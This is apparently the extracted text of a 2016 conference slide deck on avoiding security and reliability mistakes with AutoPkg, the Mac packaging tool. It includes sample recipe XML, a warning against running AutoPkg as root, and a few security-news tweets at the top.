
Follow @Malwarebytes

Help Net Security @helpnetsecurity 11h
Fake Amazon survey-for-money offer leads to account compromise - bit.ly/1Pn51dd - @paperghost @Malwarebytes pic.twitter.com/uAriPQKWhb
Retweeted by Malwarebytes
Show Photo


Techworld @techworldnews 11h
TMZ.com is latest victim of #malware advertising campaign: bit.ly/23LdHnt @Malwarebytes pic.twitter.com/Rjfn6SbkpA
Retweeted by Malwarebytes
Show Photo

Malwarebytes @Malwarebytes 3h
#DayZ in a Daze: Forum Breach Confirmed | Malwarebytes Unpacked blog.malwarebytes.org/hacking-2/2016... via

the SOFTWARE SUPPLY CHAIN



#14: ADMINISTRATIVE FATIGUE



#15: OVER-AUTOMATION

Adobe Flash Player-autoupdate.jss.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Identifier</key>
    <string>com.example.jss.AdobeFlashPlayer-autoupdate</string>
    <key>Input</key>
    <dict>
        <key>CATEGORY</key>
        <string>Media Plugins and Viewers</string>
        <key>GROUP_NAME</key>
        <string>%NAME%-autoupdate</string>
        <key>GROUP_TEMPLATE</key>
        <string>AdobeFlashPlayerSmartGroupTemplate-autoupdate.xml</string>
        <key>NAME</key>
        <string>Adobe Flash Player</string>
        <key>POLICY_CATEGORY</key>
        <string>Auto Update Magic</string>
        <key>POLICY_TEMPLATE</key>
        <string>PolicyTemplate-autoupdate.xml</string>
    </dict>
    <key>ParentRecipe</key>
    <string>com.github.jss-recipes.jss.AdobeFlashPlayer</string>
</dict>
```

the BAD THINGS

#1: Deleting things

#2: Overwriting things

#3: Fun with processors

#4: Naming curiosities

#5: Surprise variables

#6: Surreptitious scripts

#7: Trust without verification

#8: Plain boring typos

#9: Technical confusion

#10: Find/replace flubs

#11: Loose licensing

#12: Software regression

#13: Side-loading and hijacking

#14: Administrative fatigue

#15: Over-automation



there is HOPE

HOW (NOT)
to do
BAD THINGS
with
AUTOPKG

Elliot Jordan
Senior Consultant • Linde Group
MacDevOps:YVR • June 20, 2016 • Vancouver

DON'T RUN AUTOPKG as ROOT

DON'T RUN AUTOPKG as ROOT

```
$ sudo autopkg run -v Firefox.pkg
```

```
WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING!
```

Running AutoPkg as root or using `sudo` is not recommended!
A mistake in a recipe or processor could modify or delete
important system files.
Please run autopkg as an unprivileged user.
A future release of autopkg may fail with an error if run as
root.


```
WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING! WARNING!
```

DON'T RUN AUTOPKG as ROOT

```
$ autopkg run -v Firefox.pkg
```

```
Traceback (most recent call last):
  File "/usr/local/bin/autopkg", line 1662, in <module>
    sys.exit(main(sys.argv))
  File "/usr/local/bin/autopkg", line 1656, in main
    exit(subcommands[verb]['function'](argv))
  File "/usr/local/bin/autopkg", line 1394, in run_recipes
    os.makedirs(cache_dir, 0755)
  File "/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/
os.py", line 157, in makedirs
    mkdir(name, mode)
OSError: [Errno 13] Permission denied: '/Users/elliot/Library/AutoPkg/Cache'
```

DON'T RUN AUTOPKG as ROOT



READ *and* WRITE RECIPES

READ and WRITE RECIPES

AutoPkgr.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Description</key>
    <string>Downloads the latest version of AutoPkgr and creates a package.</string>
    <key>Identifier</key>
    <string>com.github.homebysix.pkg.AutoPkgr</string>
    <key>ParentRecipe</key>
    <string>com.github.homebysix.download.AutoPkgr</string>
    <key>Input</key>
    <dict>
        <key>BUNDLE_ID</key>
        <string>com.lindegroup.AutoPkgr</string>
        <key>NAME</key>
        <string>AutoPkgr</string>
    </dict>
    <key>MinimumVersion</key>
    <string>0.5.0</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>PkgRootCreator</string>
            <key>Arguments</key>
            <dict>
                <key>pkgdirs</key>
                <dict>
                    <key>Applications</key>
                    <string>0775</string>
                </dict>
                <key>pkgroot</key>
                <string>%RECIPE_CACHE_DIR%/%NAME%</string>
            </dict>
